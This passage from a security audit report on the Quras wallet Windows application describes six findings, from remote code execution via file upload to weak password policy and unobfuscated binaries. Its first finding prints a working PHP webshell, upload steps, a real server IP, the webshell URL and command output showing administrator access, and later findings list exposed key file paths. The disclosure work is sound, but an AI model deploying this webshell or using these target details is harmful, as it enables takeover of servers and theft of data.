

## 1.1 Remote code execution via arbitrary file upload

**Severity: Critical**

### Introduction:

Remote code execution is used to describe an attacker who has the ability to execute arbitrary commands or code on a target machine or in a target process. Remote code execution is one of the most dangerous vulnerabilities which allows an attacker to take over a computer or a server completely by running arbitrary malicious command and software.

### Description:

The "File Delivery" function in the Quras wallet Windows application allows users to upload arbitrary files to the server. The IP address of the server is 13.112.100.149, which can be obtained by decompiling the wallet application. We are able to upload a PHP WebShell to the server and access the WebShell to execute arbitrary system commands. We are able to execute commands with the "administrator" privilege since the Web server runs under the "administrator" user. The URL for the WebShell we uploaded is "<http://13.112.100.149/fUpload/uploads/1581531506/shell.php>".

### Location:

Wallet application: "Upload" in "File Delivery"

```
426 private bool UploadFile(string filePath)
427 {
428     bool flag;
429     try
430     {
431         byte[] response_binary = (new WebClient()).UploadFile("http://13.112.100.149/fUpload/upload.php", "POST", filePath);
432         string response = Encoding.UTF8.GetString(response_binary);
433         string url = (string)JsonConvert.DeserializeObject(response)[0];
434         string compare_url = "http://13.112.100.149/fUpload";
435         this.uploadURL = url;
436         flag = url.Substring(0, compare_url.Length) == compare_url;
437     }
438     catch (Exception exception)
439     {
440         flag = false;
441     }
442     return flag;
443 }
```

Web Server: <http://13.112.100.149/fUpload/uploads/>

### Impact:

An attacker can execute arbitrary commands with administrator privileges in the Windows server by uploading a malicious PHP file. This allows the attacker to take complete control of the Windows server.

### Step to reproduce:

1. Login to Quras Wallet Windows application, navigate to "File Delivery" page and click the "Upload" tab.
2. Save the code snippet in the Proof of Concept section to a .php file and choose this file to upload.
3. Fill in the "File description", "Pay Amount for Download", and add a valid validator.
4. Click the "Launch" button and message "Transaction was sent successfully" will popup.
5. Visit <http://13.112.100.149/fUpload/uploads/> in the browser and find the folder for the latest block.

6. Open that directory and click on "shell.php" to access the WebShell.

### The PHP WebShell:

← → ↻ ⓘ Not secure | 13.112.100.149/fUpload/uploads/1581531506/

## Index of /fUpload/uploads/1581531506

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">shell.php</a>	2020-02-12 18:18	363	-

### Output of the "whoami" command:

← → ↻ ⓘ Not secure | 13.112.100.149/fUpload/uploads/1581531506/shell.php?cmd=whoami

```
win-fbhf438i6es\administrator
```

### Output of the "ipconfig" command:

← → ↻ ⓘ Not secure | 13.112.100.149/fUpload/uploads/1581531506/shell.php?cmd=ipconfig

```
Windows IP Configuration

Ethernet adapter Ethernet 3:

    Connection-specific DNS Suffix  . : ap-northeast-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::a451:877a:fa69:998a%13
    IPv4 Address. . . . . : 172.31.27.176
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 172.31.16.1

Tunnel adapter isatap.ap-northeast-1.compute.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : ap-northeast-1.compute.internal
```

## Proof of concept:

```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

## Recommendation:

It would take multiple steps to fully mitigate this security issue. To begin with, we suggest the following steps:

1. Only allow specific file extensions for the file upload feature.
2. Disable directory listing on the webserver.
3. Disable PHP file execution in the "<http://13.112.100.149/fUpload/uploads/>" file upload sub-directory.

## 1.2 Information disclosure - File URL

**Severity: Medium**

**Description:**

The "File Delivery" function in the Quras wallet Windows application allows users to download files from the server. We noticed that the wallet application would send a GET request to <https://blockapi.quraswallet.org:9009/v1/file/all> to get the list of all available files. The response from that endpoint contains file information such as file name, file description, and the file URL. All user uploaded files can be directly downloaded via the file URL.


**Location:**

<https://blockapi.guraswallet.org:9009/v1/file/all>

**Impact:**

An attacker can download arbitrary user uploaded files without using the Wallet application by knowing the file URL. This issue also undermines the disabled directory listing defense mechanism on the server.

**Evidence:**



### Recommendation:

## 1.3 Directory listing

Severity: **Medium**

### Introduction:

Web servers can be configured to automatically list the contents of directories that do not have an index page present. This can aid an attacker by enabling them to quickly identify the resources at a given path and proceed directly to analyzing and attacking those resources. It particularly increases the exposure of sensitive files within the directory that are not intended to be accessible to users, such as temporary files and crash dumps.

### Description:

Directory listing is enabled on <http://13.112.100.149/> and <http://13.230.62.42/>. It leaks a complete index of all of the resources located on the server.

### Location:





<http://13.112.100.149/fUpload/>

<http://13.230.62.42/quras/>

### Impact:







An attacker can gain important detail on folder structure and sensitive files such as data files and source code on the server. The risk of directory listing depends upon what type of directory is discovered and what types of files are contained within it.

### Evidence:

    Not Secure | 13.112.100.149/fUpload/

---






## Index of /fUpload

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">delete.php</a>	2019-12-05 04:16	400	
 <a href="#">download.php</a>	2019-12-05 04:16	709	
 <a href="#">load.php</a>	2019-12-05 04:16	346	
 <a href="#">upload.php</a>	2019-12-05 10:43	1.3K	
 <a href="#">uploads/</a>	2020-02-13 17:03	-	

---

Apache/2.4.39 (Win64) OpenSSL/1.1.1c PHP/7.3.6 Server at 13.112.100.149 Port 80

# Index of /quras

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">Keys/</a>	2019-11-23 15:50	-	
 <a href="#">img/</a>	2018-12-17 21:44	-	
 <a href="#">release/</a>	2019-08-16 10:22	-	
 <a href="#">update/</a>	2018-07-16 16:04	-	

*Apache/2.4.29 (Win32) OpenSSL/1.1.0g PHP/7.2.1 Server at 13.230.62.42 Port 80*

## Recommendation:

Restrict access to important directories or files by disabling directory listing on the server.

## 1.4 Uses of insecure protocol

**Severity:** Low

### Description:

The communication protocol uses between the Quras wallet Windows application and the web server running on [13.112.100.149](http://13.112.100.149), [13.230.62.42](http://13.230.62.42) is HTTP instead of HTTPS. Important functions such as file upload and software upload information delivery should be protected with TLS (Transport Layer Security)


### Location:

<http://13.112.100.149/fUpload>  
<http://13.112.100.149/fUpload/upload.php>  
<http://13.230.62.42/quras/Keys/pk.key>  
<http://13.230.62.42/quras/Keys/vk.key>  
<http://13.230.62.42/quras/Keys/KeyMd5.xml>  
<http://13.230.62.42/quras/update/update.xml>

### Impact:

An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies. Furthermore, an attacker able to modify traffic could use the application as a platform for attacks against its users.

### Evidence:



### Recommendation:

Applications should use transport-level encryption (SSL/TLS) to protect all communications passing between the client and the server. The Strict-Transport-Security HTTP header should be used to ensure that clients refuse to access the server over an insecure connection.

## 1.5 Weak Password Policy

**Severity:** Informational

**Description:**

An authentication mechanism is only as strong as its credentials. For this reason, it is important to require users to have strong passwords. Lack of password complexity significantly reduces the search space when trying to guess the user's passwords, making brute-force attacks easier. The application doesn't have a password policy in place to enforce users to use a strong password.

**Location:**

The "New wallet" Interface

**Impact:**

Weak password policies may allow users to create an account with an easy to guess password. An attacker can gain unauthorized access to the wallet by brute-forcing the weak password, if he has access to the wallet database file from the victim.

**Step to reproduce:**

1. Open the application and click "New Wallet".
2. In the "password" field, enter a weak password such as "a" and click the "Next" button to create a new wallet.

Wallet created:

Database file: wallet.db

Password: a

**Recommendation:**

Ensure that a password policy is in place to enforce users to use a strong password. Strong password policies should include the following rules:

1. Require at least eight characters with letter, number, and special character
2. Do not allow usernames to be included in the password
3. Set a maximum age for the password
4. Disallow password reuse

For applications, ensure that all passwords pass through a server-side validation routine that rejects non-compliant passwords.



## 1.6 Decompiled source code disclosure

Severity: **Informational**

### Introduction:

To decompile is to convert executable program code into some form of higher-level programming language so that it can be read by a human. A lack of binary protections within a DotNet binary executables and Dynamic Linked Libraries exposes the application and its owner to a large variety of technical and business risks if the underlying application is insecure or exposes sensitive intellectual property. A lack of binary protections results in a DotNet application that can be analyzed, reverse-engineered, and modified by an adversary in rapid fashion.

### Description:

The Quras wallet Windows binary executables and Dynamic Linked Libraries (DLL) are not obfuscated, it makes our code analysis much easier.

### Affected Files:


QurasWallet.exe, QurasCore.dll, QurasVM.dll

### Impact:

An attacker can read the source code of the application by decompiling the binary and Dynamic Linked Libraries (DLL) with a decompiler. The attacker can gain important detail on code structure and application logic. That information can potentially be used by the attacker to perform a more sophisticated attack.

### Step to reproduce:

1. Load the QurasWallet binary executable and QurasCore.dll into a DotNet application decompiler such as dnSpy(<https://github.com/0xd4d/dnSpy>).
2. Browser the source code displayed in the decompiler.



**Recommendation:**

There are a few techniques that protect against decompilation or the process of translating object code to human-readable source code. Generally, these techniques replace identifiers, suppress special characters, use anonymous classes, and encrypt strings or classes.

For a DotNet application, one of the solutions is to use DotNet code obfuscator tools such as "Dotfuscator" to obfuscate the code in compile time. "Dotfuscator" can be downloaded in Visual Studio (<https://docs.microsoft.com/en-us/visualstudio/ide/dotfuscator/install?view=vs-2019>). For more information on how to use Dotfuscator, please visit the Dotfuscator community page([https://www.preemptive.com/dotfuscator/ce/docs/help/getting\\_started\\_gui.html](https://www.preemptive.com/dotfuscator/ce/docs/help/getting_started_gui.html)).